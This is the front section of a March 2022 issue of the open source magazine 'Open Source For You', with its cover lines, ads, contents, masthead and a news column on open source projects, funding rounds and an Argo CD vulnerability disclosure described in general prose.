Observability Patterns For Cloud Workspaces

Managing Secrets In Kubernetes With Sealed Secrets

₹120
ISSN-2456-4885

OpenSource ForYou

Volume: 10 | Issue: 05 | Pages: 108 | March 2022

THE COMPLETE MAGAZINE ON OPEN SOURCE

EFY GROUP Publication

Protect Your Systems From Cyber Attacks

Try Scapy For Cyber Security

Tools You Can Use For The Security Audit Of IoT Devices

What Is Penetration Testing And Why Is It Important?

Interview With

Prashanth Subrahmanyam,
Developer Advocate, Google

How To Build A Career In Open Source

www.opensourceforu.com

Wanna Be Your Own Boss?

DO OPEN SOURCE.

Demand for Open Source is sky rocketing. Be it for managing IT infrastructure or development of software--Open Source solutions are what customers are seeking.

All you need to do is develop expertise in an Open Source stack, and then build a team around it!

And, Open Source For You can be your friend and a guide through this journey.

TO READ OUR PRINT EDITION Visit: https://subscribe.efyindia.com

TO READ OUR EZINE EDITION Visit: https://ezine.lfymag.com

WORLD'S LEADING PUBLICATION ON OPEN SOURCE

Looking for marketing solutions to engage with cutting edge techies?
Contact us at growmybiz@efy.in OR call us at +91-9811155335.

Does Your Antivirus Solution Provide You With Complete Protection?

Don't RELY on 20 years old technology to FIGHT current date viruses

TOP 10 things that your Antivirus solution should provide to tackle today's threat...

Ransomware File Protection	ATP- Advance Threat Protection	EDR- Endpoint Detection And Response	
Application Blocking	Deep Learning Malware Analysis	Exploit Prevention	URL Blocking
Disk and Boot Record Protection	Peripheral Control	Respond Investigate Remove (Root Cause Analysis)	

If it doesn't, contact us for a solution which can

Contact: Santosh on 9971696319 or Email at santosh.gupta@itsipl.com

ITS
A Total Solutions Company

I. T. Solutions India Private Limited
D-88/5, Okhla Industrial Area, Okhla Phase I, New Delhi -110020
Ph: 011-47695000 • Email: sales@ itsipl.com • www.itsipl.com

- Mumbai
- Jaipur
- Chandigarh

SOPHOS 2020 BEST NEXTGEN PARTNER | Delhi/ NCR
SOPHOS 2019 BEST NEXTGEN PARTNER | Delhi/ NCR
SOPHOS 2018 BEST SI PARTNER | Delhi

CONTENTS

MARCH 2022 | ISSN-2456-4885

FOR U & ME

28 Smart Factories and Open Source Communities Must Work Hand-in-Hand

38 From Idea To Reality: An Unusual Journey

41 Documentation Isn't Just Another Aspect of Open Source Development

51 The Log4j Issue: Do You Know What is in Your Software?

55 Recent Advancements in Laptop Processors

FOCUS

61 Network Security Monitoring Made Easy with Zeek

65 Detect a Phishing URL Using Machine Learning in Python

DEVELOPERS

80 Understanding Packaging in R

89 Structured Data Processing with Spark SQL

COLUMNS

91 CodeSport

ADMIN

93 Managing Secrets in Kubernetes with Sealed Secrets

96 Why We Need Service Mesh Implementation Patterns

103 A Quick Look at Observability Patterns for Cloud Workspaces

The Design Odyssey

19

The Journey Towards Microservices


16

Is DevRel a Role For You?

34

How to Build a Career in Open Source

44



Wondering How to Get the Most Out of Open Source? Use the Open Source Maturity Model

48

The Interconnected Community is the Real Backbone of Open Source

REGULAR FEATURES

07 FossBytes

www.opensourceforu.com

Job Guaranteed.

You don't need a training institute. Just do it yourself.

WORK WITH OPEN SOURCE.

Demand for Open Source is sky rocketing. Be it for managing IT infrastructure or development of software —Open Source experts are what organisations are seeking. Develop expertise in an Open Source stack, and watch your career graph zoom.

You don't need a training institute for this. You can do it yourself. And, *Open Source For You* can be your friend and a guide through this journey.

TO READ OUR PRINT EDITION Visit: https://subscribe.efyindia.com

TO READ OUR EZINE EDITION Visit: https://ezine.lfymag.com

WORLD'S LEADING PUBLICATION ON OPEN SOURCE

Looking for marketing solutions to engage with cutting edge techies?
Contact us at growmybiz@efy.in OR call us at +91-9811155335.

EDITOR
RAHUL CHOPRA

EDITORIAL, SUBSCRIPTIONS & ADVERTISING
Delhi (HQ)
D-87/1, Okhla Industrial Area, Phase I, New Delhi 110020
Phone: +91-9811155335
E-mail: info@efy.in

MISSING ISSUES
Phone: +91-9811155335
E-mail: support@efy.in

BACK ISSUES
Phone: +91-9811155335
E-mail: support@efy.in

NEWSSTAND DISTRIBUTION
Phone: +91-9811155335
E-mail: efycirc@efy.in

ADVERTISEMENTS
NEW DELHI (HEAD OFFICE)
Phone: +91-9811155335
E-mail: efyenq@efy.in

MUMBAI
E-mail: rmowest@efy.in

BENGALURU
E-mail: rmosouth@efy.in

CHINA
Worldwide Focus Media
E-mail: china@efy.in

GERMANY
pms Plantenberg Media Service GmbH
E-mail: germany@efy.in

JAPAN
Tandem Inc.
E-mail: japan@efy.in

TAIWAN
J.K. Media
E-mail: taiwan@efy.in

UNITED KINGDOM
ASA Media
E-mail: uk@efy.in

UNITED STATES
E & Tech Media
E-mail: usa@efy.in

Printed, published and owned by Ramesh Chopra. Printed at Tara Art Printers Pvt Ltd, A-46,47, Sec-5, Noida, on 28th of the previous month, and published from D-87/1, Okhla Industrial Area, Phase I, New Delhi 110020. Copyright © 2021. All articles in this issue, except for interviews, verbatim quotes, or unless otherwise explicitly mentioned, will be released under Creative Commons Attribution-NonCommercial 3.0 Unported License a month after the date of publication. Refer to http://creativecommons.org/licenses/by-nc/3.0/ for a copy of the licence. Although every effort is made to ensure accuracy, no responsibility whatsoever is taken for any loss due to publishing errors. Articles that cannot be used are returned to the authors if accompanied by a self-addressed and sufficiently stamped envelope. But no responsibility is taken for any loss or delay in returning the material. Disputes, if any, will be settled in a New Delhi court only.

SUBSCRIPTION RATES			
Year	**Newstand Price (₹)**	**You Pay (₹)**	**Overseas**
Five	7200	4320	—
Three	4320	3030	—
One	1440	1150	US$ 120


Kindly add ₹ 50/- for outside Delhi cheques.
Please send payments only in favour of EFY Enterprises Pvt Ltd.
Non-receipt of copies may be reported to **support@efy.in**—do mention your subscription number.

CONTENTS

Tools You Can Use for the Security Audit of IoT Devices

Try Scapy for Cyber Security

What is Penetration Testing and Why is it Important?



PyCaret: Machine Learning Model Development Made Easy

Blockchain: Developing Smart Contracts Using Standards and Open Source Libraries

Errata

In the February 2022 issue of OSFY, the table on pg 53 titled 'Category-wise list of open source DevOps tools ' in the article 'The Future Belongs to These Open Source Devops Tools' carried a list of tools. In this table, the tools 'Microsoft Teams, Slack, Skype and Zoom' were wrongly mentioned as open source tools whereas these are proprietary tools. The error is regretted.

McKinsey to donate open source tool Kedro to Linux Foundation

McKinsey and Company has announced that it will donate open source tool Kedro to the Linux Foundation. Kedro is expected to be hosted by LF AI & Data, a specialist Linux Foundation umbrella organisation founded in 2018 to accelerate development and innovation in AI and data by supporting and connecting technical open source projects, developer communities, and some 1000 companies.

Kedro, the first open source software tool for data scientists and data engineers launched in 2019, is a library of code that can be used to create data and machine learning pipelines, the building blocks of any analytics project.

Available on the open source platform GitHub, the Kedro community and user base has now grown with more than 200,000 monthly downloads and over 100 contributors.

"It addresses the many challenges that exist in creating machine learning products today, and it is a fantastic complement to our portfolio of hosted technical projects. We look forward to working with the community to grow the project's footprint and to create new collaboration opportunities with our members, hosted projects, and the larger open source community," said Dr Ibrahim Haddad, executive director of LF AI & Data.

Kedro is now in the hands of the data science ecosystem. "This is the only way it can grow at this point; if it is improved by people around the world," explained Yetunde Dada, the Kedro product lead. "Our cross-disciplinary team gets to see the increased development and validation of Kedro with this milestone. It establishes Kedro as a *de facto* industry tool, joining a collection of other cutting-edge open source projects such as Kubernetes donated by Google, GraphQL by Facebook, and MLFlow and Delta Lake by Databricks."

Kubernetes adoption continues to grow: CNCF survey

The Cloud Native Survey 2021 by the Cloud Native Computing Foundation (CNCF) has found that the usage of Kubernetes is continuing to grow and has reached its highest level ever, with 96 per cent of organisations using or evaluating the technology.

"Kubernetes has been fully embraced by large enterprises and is even growing in emerging technology hubs, like Africa, where 73 per cent of respondents use Kubernetes in production," reads an official release from CNCF.

Airbyte continues to grow as open source data integration platform

Airbyte, the open source data integration platform, grew deployments per month by 6x, doubled GitHub stars, and raised more than US$ 181 million in funding in 2021. The company has also announced an integration with Dagster, the data orchestration platform, as Airbyte's technology becomes the industry standard for data integration.

"The total funding in 2021 will allow us to reach our 2022 goals much quicker: expanding our team from 30 people today to over 200 members; growing from 16,000 deployments today to 100,000; and increasing from 150 connectors currently to 500 by the end of the year," said Michel Tricot, co-founder and CEO, Airbyte. "The integration with Dagster brings additional productivity to users, especially in scaling their data pipelines."

Dagster is an orchestration platform for the development, production, and observation of data assets. It enables practitioners to define jobs in terms of the data flow, and with a fast develop and test workflow. Dagster unifies disparate data tools into a cohesive data platform, making practitioners dramatically more productive, scaling from 'single-player-mode' to large organisations, and providing context for all stakeholders.

Airbyte's open source data integration solves two problems. First, companies always have to build and maintain data connectors on their own because most not-so-popular 'long tail' data connectors are not supported by closed-source ELT technologies. Second, data teams often have to do custom work around pre-built connectors to make them work within their unique data infrastructure.

Strapi launches a marketplace of plugins and integrations

Strapi, backer of the world's leading open source headless content management system (CMS), has launched Strapi Market, a marketplace of plugins and integrations, leveraging the company's partner ecosystem to enable users to instantly add new features (content versioning, comment moderation, sitemap, SEO, video management, and more) to their projects.

Now, users can easily take advantage of new features created for Strapi while securely accelerating their time to production. Strapi Market also enables both technology and solutions partners to showcase their Strapi integrations and customisation expertise.

"Companies choose Strapi to future-proof their applications and to stay innovative and agile," said Pierre Burgy, co-founder and CEO, Strapi. "With our marketplace, we can unlock a tremendous amount of value for the whole Strapi ecosystem while providing outstanding feature coverage that matches a broad range of use cases and industries."

Strapi Market facilitates the rapid discovery of plugins and assures high quality levels for users. Building on the new plugin API and its design system introduced in the latest version, Strapi delivers a consistent user experience to make third-party plugins look and feel like they are an integral part of the product.

At the time of the launch, the Strapi Market notably includes plugins for content versioning, comment moderation, SEO, sitemap, video management and more. With dozens of additional plugins currently under review and 400+ Strapi plugin packages already published on node package manager (NPM), the Strapi marketplace is perhaps the fastest growing in the headless CMS market.

The survey received 3,829 responses overall and reflects the views of more than 38 times as many respondents as the first report in 2016. In addition, the 2021 survey is more global than ever in scope, drawing responses from six continents.

CNCF said the 2021 survey report incorporates production data from member organisations Datadog and New Relic, and independent developer analyst SlashData.

The report has found container adoption and Kubernetes usage has risen globally, particularly in large organisations. SlashData reports that there are 5.6 million developers using Kubernetes worldwide, representing 31 per cent of all backend developers.

According to CNCF CTO Chris Aniszczyk, there is a growing void in understanding that Kubernetes and containers are essentially a package deal. Datadog reports that nearly 90 per cent of Kubernetes users leverage cloud-managed services, up from nearly 70 per cent in 2020.

The raw survey data is available on GitHub and CNCF has invited organisations interested in working to give a more accurate picture of the adoption of cloud native projects to reach out to *info@cncf.io*.

Hyperledger Foundation names Hart Montgomery as chief technology officer

Hyperledger Foundation, the open, global ecosystem for enterprise blockchain technologies, has announced that Hart Montgomery has joined the organisation as its chief technology officer. In this new role, he will be the technical leader for Hyperledger Foundation, ensuring the health and transparency of the development community and all its projects. A long-time member of the Hyperledger Technical Steering committee and contributor to multiple projects and labs, Montgomery is deeply knowledgeable about the technology, marketplace and community. He will be key to scaling the growing pipeline of Hyperledger projects and maximising the open source model to deliver the next generation of enterprise blockchain technologies.

Montgomery joins Hyperledger Foundation, part of the Linux Foundation, from Fujitsu Research where he has been a research scientist in cryptography for the last seven years. As a member of the Hyperledger Foundation executive team, he will play a strategic role driving open source blockchain and distributed ledger technologies into new markets and applications, and guiding

projects across the Linux Foundation in their approaches to the fast-evolving blockchain, crypto, and Web 3 technologies.

"Adding Hart to the leadership team as our first CTO is a big milestone for the Hyperledger Foundation that marks our commitment to technical excellence, rigorous governance and community growth," said Daniela Barbosa, executive director, Hyperledger Foundation, and general manager Blockchain, Healthcare and Identity at the Linux Foundation. "He has a strong record of fast tracking community-led development of critical new technologies that will be key to the continued evolution of this market."

"I've been involved in the Hyperledger community since its earliest days, giving me a front row view of the impact of open source development on enterprise blockchain," said Hart Montgomery, CTO of Hyperledger Foundation. "We are at the beginning of the innovation curve on both the technology and business fronts. This leadership role is an ideal opportunity for me to work with the premier open source enterprise blockchain community to foster collaboration, and drive the development of technologies that will change the nature of trust and be the foundation for new applications, industries, and economies."

Intel invests in open source RISC-V processors

RISC-V International, the global open hardware standards organisation, has announced that Intel Corporation has partnered with it at the premier membership level.

RISC-V's open collaboration model, combined with freedom of design across domains and industries, facilitates technology innovation for the hardware community and RISC-V members. Intel's planned investments in open collaboration on RISC-V will strengthen the overall ecosystem and drive commercialisation of RISC-V.

"Intel is pleased to join the community in RISC-V International," said Bob Brennan, vice president of Customer Solutions Engineering for Intel Foundry Services. "A rich open source software and hardware ecosystem is critical for accelerating the growth and adoption of RISC-V and fully unlocking value for chip designers. Intel is delighted to support the growth of the free and open RISC-V instruction set architecture. We look forward to optimizing IP for Intel process technologies to ensure that RISC-V runs best on IFS silicon across all types of cores, from embedded to high performance."

Intel has announced several immediate RISC-V community benefits led by Intel Foundry Services (IFS). IFS will sponsor an open source software development platform that allows for freedom in experimentation, including partners across the ecosystem, universities, and consortia. The IFS strategy will provide a broad range of leadership intellectual property (IP) optimised for Intel process technologies. IFS is the only foundry to offer IP optimised for all three of the industry's leading ISAs: x86, ARM and RISC-V.

Intel has also indicated support of the RISC-V ecosystem through collaboration on technology co-optimisation, prioritising wafer shuttles, supporting customer designs, building development boards and software infrastructure, and more.

LINAGORA is developing a Google Drive alternative

LINAGORA, the firm behind Twake, an open source collaboration platform, is working on LinShare, a new open source service. LinShare aspires to be a secure, open source Google Drive rival, but is still in beta.

There are currently insufficient open source alternatives to Google Drive to persuade users to move from it. While there are hosted options such as Nextcloud and ownCloud, users have to rely on self-hosting due to the lack of hosted options.

LinShare, on the other hand, is largely a SaaS solution with a self-hosting option. You can choose the hosted option even if you don't have the time or technical expertise to run a self-hosted instance. Users might gradually consider using LinShare as an alternative to popular cloud storage choices like Google Drive, as it also focuses on keeping your data private and secure.

Its source code is available on GitHub. You are not only limited to the source code; you may also self-host it using your own infrastructure. It gives you 20GB of secure storage space for free, or you can upgrade to a premium plan for 2.39 Euro each month.

LinShare can handle any sort of file. As a result, you can store anything you want in your cloud space. You can also share the file with your colleagues and friends once you've uploaded it. LinShare allows you to ask someone to upload a file that you require for a certain project.

Major vulnerability found in open source dev tool for Kubernetes

Apiiro's security research team disclosed recently that Argo CD, the open source developer tool for Kubernetes, has a 0-day vulnerability with 'high' severity rating.

Argo CD is a popular open source continuous delivery platform. It manages and orchestrates the execution and monitoring of application deployment post-integration.

The major software supply chain 0-day vulnerability (CVE-2022-24348) allows malicious actors to load a Kubernetes Helm Chart YAML file to the vulnerability and 'hop' from their application ecosystem to other applications' data outside of the user's scope.

The actors can read and exfiltrate secrets, tokens, and other sensitive information residing on other applications. This attack impacts privilege escalation, sensitive information disclosure, lateral movement attacks, and more.

Secondly, because application files usually contain an assortment of transitive values of secrets, tokens, and environmental sensitive settings – this can effectively be used by attackers to further expand their campaign by moving laterally through different services and escalating their privileges to gain more ground on the system and target an organisation's resources.

The advisory from GitHub urges users of Argo CD to update their installation to one of the fixed versions.

ActiveState survey reveals the current state of software supply chain security

ActiveState has announced the results of its '2021 State of Software Supply Chain Security' survey. The findings provide insights into the security challenges of the software industry's open source supply chain, which include the security of open source components, as well as the security and integrity of key software development processes. The results point to the fact that software supply chain security is still in its infancy.

ActiveState's survey provides actionable insights for software vendors into how they can improve the security and integrity of their software development processes. Securing the software supply chain encompasses vulnerability remediation (not covered in this survey) and the implementation of controls throughout the software development process.

The survey's results, which were garnered from the responses of more than 1,500 developers, security professionals and open source leaders at organisations of all sizes worldwide, point to the immaturity of supply chain security across the software industry. Areas of concern include the implicit trust that a worryingly high percentage of organisations (32 per cent) place in open source repositories which fail to deliver any guarantees as to the security and integrity of the software they provide, as well as the low levels of build reproducibility (only 22 per cent of organisations), making it difficult for anything built from source code to be deemed secure.

Loreli Cadapan, vice president, Product Management, ActiveState, said: "Much more work is required to address the software industry's supply chain security shortcomings. However, integrating multiple point solutions to create an end-to-end secure software supply chain is a non-trivial undertaking. To overcome this challenge, organisations should look for a turnkey, out-of-the-box solution to quickly secure their software supply chain."

Ambrosus Core launches developer funding programme

Ambrosus Core, the technical foundation of Ambrosus Ecosystem, has announced the launch of a substantial developer funding programme — US$ 10 million for developers deploying decentralised finance (DeFi) applications and other solutions on the Ambrosus blockchain.

Ambrosus is a fully operational Layer 1 EVM-compatible blockchain protocol providing scalability, zero-knowledge proof data security, and built-in data storage capacity.

DeFi on Ambrosus has recently seen an all-time high in total value locked (TVL) of over 310 million AMB as a result of its newly launched staking platform. As of today, the foundation is accepting applications for its grant programme from new contributors looking to build dApps, NFTs, and DAOs on AMB-NET. Any developer or entrepreneur can now apply for funding to create scalable solutions that enjoy seamless low-cost transactions on the secure network.

According to the firm, the seven-figure grant will be distributed among startup developers and entrepreneurs looking to launch a dApp on AMB-NET, open source developers (either individuals or teams) developing products on top of AMB-NET or educators.

"The next chapter for Ambrosus Core is all about fostering DeFi growth on our network. We are proud of the functional, dependable and competitive blockchain we've developed; now we want to help onboard new developers and assist them with building their new exciting projects on AMB-NET. I am excited to be launching this $10 million grant today, which will aid in embedding Ambrosus at the centre of DeFi developments," said Igor Stadnyk, chief technical officer at Ambrosus Core.

Support for Vulkan ray-tracing now available in Intel's Linux driver

Intel has added further open source 'ANV' Vulkan compatibility for the Linux operating system, in anticipation of the upcoming availability of Intel Arc GPUs with revolutionary ray-tracing technologies. This new support is labelled 'VK KHR ray query' in the most recent driver release.

For quite some time, Intel has been creating the necessary driver infrastructure for implementing Vulkan ray-tracing on Linux. It combined SPIR-V and NIR ray queries bits arrangements for VK KHR ray-tracing pipeline in December last year and is currently starting to uncover VK KHR ray query capacities.

SPIR-V is a capacity innovation, not an in-memory type, and is adaptable to changes. It is used to save included shaders to disc; however, it needs to be converted to other formats, such as NIR, to be improved and reduced to simple GPU directions.

For all shader types, VK KHR ray query considers ray-tracing support. This support is contingent on Intel ARC discrete graphics processors with the necessary graphical support being released in the near future. Other similar extensions for ray-tracing after augmentations have yet to be implemented.

Vulkan 1.3 is an open architecture for 3D design and processing with a minimal overhead, cross-stage API. It is aimed at real-time 3D illustration applications that require high performance, such as computer games and intelligent media. Vulkan is expected to outperform the more well-known OpenGL and Direct3D 11 APIs in terms of performance and CPU and GPU utilisation. Like Metal and Direct3D 12, it provides a comprehensive lower-level API and equal entrusting for the application. Despite its decreased CPU usage, Vulkan is designed to make it easier for designers to move work across different CPU centres.

OpenText and Google Cloud enter into a partnership

OpenText has partnered with Google Cloud by launching its OpenText Core Content as a service on Google Cloud. This is said to deliver new capabilities to users, utilising Google Cloud capabilities in secure software supply chains, SRE toolsets, and DevOps best practices for delivering a next-generation, cloud-native productivity platform, with low-latency and secure access for distributed teams.

Through this multi-year partnership, OpenText and Google Cloud will jointly explore new functionalities and integrations to improve productivity for distributed and hybrid teams, including integrations between OpenText and Google Workspace to enable streamlined, secure, and governed access to data across entire organisations, and to deliver improved, cloud-based content services for enterprise customers. This partnership will enable customers to move from data-to-impact and create their information advantage, delivering innovative solutions that companies require for global collaboration, compliance, and business growth.

opentext™

Google Cloud Partner

Boston Fed and MIT release open source CBDC software

The Federal Reserve Bank of Boston and MIT's Digital Currency Initiative have released open source research software to facilitate the creation of a 'theoretical' central bank digital currency (CBDC).

The Boston branch of the US central bank and MIT have been working together on CBDCs for nearly two years. The new announcement moves them one step closer to a technical framework that might underpin a US CBDC.

The bank has been looking into technical concerns in CBDC development, such as whether distributed ledger technology could even sustain a digital currency.

The development of OpenCDBC is just the first step of the project. Phase two will examine what, if any, trade-offs there might be with other sets of features, as well as test the different designs and features not included in phase one. Phase two will also look into privacy and interoperability, among other things.

The Boston Fed's research software comes only weeks after the Federal Reserve issued its own white paper addressing policy issues highlighted by CBDCs and their applications. The policy paper raised two major concerns: privacy and financial stability hazards. Before considering adopting or constructing a CBDC, the Fed stated it would need an explicit law from Congress permitting it to do so.

Trousseau makes it easier to manage secrets in Kubernetes

Today, managing secrets to protect access to sensitive data in Kubernetes is complicated. It adds lots of components that are troublesome for security professionals. As a result, this security layer in Kubernetes is not optimal.

Trousseau open source software, which is available now, addresses this challenge. Secrets management can now be added to Kubernetes along with support for any key management encryption, starting with HashiCorp Vault. The Trousseau open source software is available on GitHub.

Romuald Vandepoel, principal cloud architect with Ondat and the project lead for Trousseau, said, "There have been previous projects that attempted to solve this problem, but they required adding lots of components. Naturally, security teams didn't like that approach because it introduced additional complexity making security more difficult. Secrets management has always been one of the most difficult issues in Kubernetes and the Trousseau Vault integration provides the long-sought answer to that problem."

Trousseau uses Kubernetes etcd to store API object definitions and states. The Kubernetes secrets are shipped into the etcd key-value store database using an in-flight envelope encryption scheme with a remote transit key saved in a KMS. Secrets protected and encrypted with Trousseau and its native Kubernetes integration can connect with a key management system to secure database credentials, a configuration file or TLS (transport layer security) certificate that contains critical information and is easily accessible by an application using the standard Kubernetes API primitives.

Trousseau is currently being rolled out in a production customer implementation on Suse Rancher Kubernetes Engine 2 leveraging Ondat as the data management platform, along with Hashicorp Vault.

Amplication raises US$ 6.6 million in seed funding

Amplication, developer of an open source project that streamlines and automates backend development, has raised US$ 6.6 million in seed funding. The company said the capital will be used to expand its open source community, support product development and introduce an enterprise version of the platform.

"I built Amplication as an open source project to make coding more efficient by eliminating repetitive coding tasks—a prevalent issue that plagues developers and which I encountered first-hand when I was a technology leader. Since releasing the project in January 2021, we've seen incredible community adoption with thousands of programmers using the product and actively contributing to its development," said Yuval Hazaz, founder and CEO of Amplication. "This funding will enable us to expand use of the platform, which is already supported by a community of programmers in 160 countries."


The platform auto-generates fully functional, human-readable and editable

apps based on TypeScript and Node.js. This includes NestJS, Prisma, REST API, GraphQL API, a React admin UI, authentication, authorisation and testing.

New Zealand's COVID Tracer app wins an award

The NZ COVID Tracer app, developed by the government of New Zealand, won a key prize at the NZ Open Source Awards 2021. The app was developed by Rush Digital for US$ 6.4 million and now has 3.6 million users.

NZ COVID Tracer can be used to keep track of where you've been and who you've been with by manually scanning QR codes. It also uses Apple and Google's Bluetooth technology to keep track of who you've been in proximity with. However, the country's Ministry of Health has only made sporadic use of the Bluetooth feature.



The NZOSA awards recognise and honour outstanding work with free and open source software in New Zealand, as well as the creative, scientific, and social effects it produces.

"Once again these awards have uncovered some incredible work by an amazingly diverse group of people. The joy of open source is the joy of sharing, learning from others, and building capability that can be used anywhere by anyone," said Don Christie, NZOSA judge and managing director at Catalyst.

CoreWeave and EleutherAI release a publicly available language model

CoreWeave, a cloud provider built for GPU-accelerated workloads, has announced the release of the largest publicly available language model in partnership with EleutherAI, a grassroots collective of researchers working to open source AI research. The model – GPT-NeoX-20B – was trained by EleutherAI on CoreWeave's NVIDIA A100 training cluster, and is set to give businesses and researchers access to build innovative products and applications.

GPT-NeoX-20B is available on GooseAI, a fully managed inference service delivered by API. With feature parity to other well-known APIs, GooseAI delivers a plug-and-play solution for serving open source language models at over 70 per cent cost savings by simply

GitHub's sponsor-only repositories to boost investments in open source

GitHub is releasing private repositories, which only sponsors have access to, in an effort to encourage open source investment.

Developers that willingly give up their time to construct and improve projects are the backbone of open source. Since work that helps people have a roof over their heads and food on the table takes precedence, open source projects may be underdeveloped at best or vulnerable at worst.

A rising number of commercial firms and initiatives are assisting open source developers with financial support. Google, for example, has set aside US$ 100 million to support non-profits such as the Open Source Security Foundation (OpenSSF) that assist in the remediation of open source vulnerabilities.

GitHub hopes that by releasing sponsor-only repositories, it will be able to make open source more viable by earning crucial cash.

Sponsor-only repositories may appear to be antagonistic to open source, and GitHub is well aware of this. Sponsors will be granted early access to projects or new features in exchange for their financial support, according to the company, while also helping to support the development of the free version. GitHub is overhauling its code search experience and has released a technical preview to give users a sneak peek.

Snap Inc. joins the Alliance for Open Media

The Alliance for Open Media (AOMedia), a non-profit focusing on open source digital media technology to everyone, has announced that Snap Inc. has joined the organisation at the promoter level. Snap Inc., a camera company, empowers people to express themselves, live in the moment, learn about the world and have fun together. Its technologies and services, such as Snapchat and Spectacles, use video and augmented reality to enhance how their community experiences the world.

As a member of the Alliance, Snap Inc. will collaborate with AOMedia members, the leading Internet and media technology companies, to advance open standards for media compression and delivery over the Web.

